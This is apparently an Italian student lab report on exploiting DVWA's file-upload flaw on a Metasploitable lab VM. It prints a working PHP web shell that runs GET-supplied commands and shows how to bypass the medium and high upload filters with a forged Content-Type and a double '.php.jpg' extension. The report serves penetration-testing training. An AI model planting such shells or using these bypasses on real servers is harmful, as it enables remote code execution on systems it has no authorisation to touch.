W13D1 – Pratica

Epic Education Srl

Exploit file upload

(target Metasploitable)

Simone Giordano

2/10/2025

Contatti:

Tel: 3280063044
Email: mynameisimone@gmail.com
Linkedin: https://www.linkedin.com/in/simone-giordano-91290652/

Sommario

Sintesi esecutiva

La gravità delle vulnerabilità presenti nella DVWA varia in base al livello di sicurezza configurato.

Livello di sicurezza “low”
Consente il caricamento di qualsiasi file, inclusi file contenenti codice malevolo che possono portare all’esecuzione di comandi sul server.

Livello di sicurezza “medium”
Blocca i file che non risultano essere immagini, ma è possibile aggirare questo controllo intercettando e modificando la richiesta HTTP del client (ad esempio tramite Burp Suite) in modo da far sembrare che si stia caricando un file immagine (.jpeg) mentre in realtà si sta inviando un file diverso (ad es. file.php con codice malevolo).

Livello di sicurezza “high”
Impedisce il caricamento di file non immagine anche in presenza di richieste modificate come nel livello “Medium”. Tuttavia, se il file viene rinominato aggiungendo una falsa estensione (ossia “mascherato”), può ancora essere possibile caricarlo ed eseguire il codice malevolo.

Perimetro

Host Information
Netbios Name: METASPLOITABLE
IP: 192.168.50.101
MAC Address: 08:00:27:E4:29:4E
OS: Linux Kernel 2.6.24-16-server on Ubuntu 8.04esto.
Web Application: DVWA (Damn Vulnerable Web Application)


Panoramica delle vulnerabilità

Upload di file non sicuro / Controlli insufficienti sui file

Descrizione: possibilità di caricare file con contenuto o estensioni malevoli che il server tratta in modo pericoloso.
Impatto: Remote Code Execution (RCE), disclosure di dati, escalation privilegi.
Gravità: High/Critical.
Path: http://192.168.50.101/dvwa/

Exploit File Upload Metasploitable (livello di sicurezza “low”)

Le credenziali di accesso a DVWA vengono inviate nella richiesta POST.




Codice PHP

Scrivo una semplice shell in php.


```php
<?php

if (isset($_GET['cmd'])) {
    echo "<pre>";
    system($_GET['cmd']);
    echo "</pre>";
}
?>
```

La richiesta per l’upload è una richiesta POST.





Risultato del caricamento

La shell è stata caricata correttamente.




Provo a connettermi al path senza successo perché la shell si aspetta il parametro **cmd** nella GET






Risultati delle varie richieste e intercettazioni tramite Burp Suite


Una volta inserito il parametro cmd (http://192.168.50.101/dvwa/hackable/uploads/shell.php**?cmd=ls**) avremo evidenza che la shell sia stata caricata correttamente, quindi che il comando **ls** mostri appunto i file presenti in quella cartella.







```
dvwa_email.png
shell.php
```

Per curiosità ho eseguito anche il comando **cat shell.php** per leggere il contenuto della shell caricata sul server vulnerabile tramite client.




Eventuali altre scoperte

Nella stessa cartella in cui abbiamo caricato la shell è presente anche il file **dvwa_email.png**.




Una volta aperto al suo interno è presente un indirizzo email.




Pratica extra

Exploit File Upload Metasploitable (livello di sicurezza “medium”)

Livello di sicurezza impostato su “medium”.




Ho eliminato la shell caricata in precedenza con il comando **rm shell.php.**




Mi sono accertato che la shell non fosse più sul server.


Ho provato a fare nuovamente l'upload della shell, questa volta con esito negativo.




Ho provato quindi a intercettare la POST.




Dal messaggio della risposta "Your image was not uploaded." Si evince che l'app si aspettava un'immagine e non un file ".php", come indicato nella richiesta *Content-Type: application/x-php*.




Tramite **Repeater**, modificando la richiesta in *Content-Type: image/jpeg*, sarà possibile portare a termine l'upload del file shell.php.




La shell comparirà di nuovo sul server e sarà perfettamente funzionante.






Exploit File Upload Metasploitable (livello di sicurezza “high”)

Livello di sicurezza impostato su “high”.




Ho provato a fare l’upload della shell senza successo.



Ho provato la stessa procedura del livello “medum” ma l’upload del file fallisce.

Ho provato a rinominare il file come **shell2.php.jpg** per ingannare il sistema e fargli credere che si tratta di un file con immagini ma in realtà, essenzialmente, rimane un file php.

L’upload quindi avviene con successo!



Questa volta si tratta di una shell leggermente più complessa, trovata sul Web, con una semplice interfaccia grafica.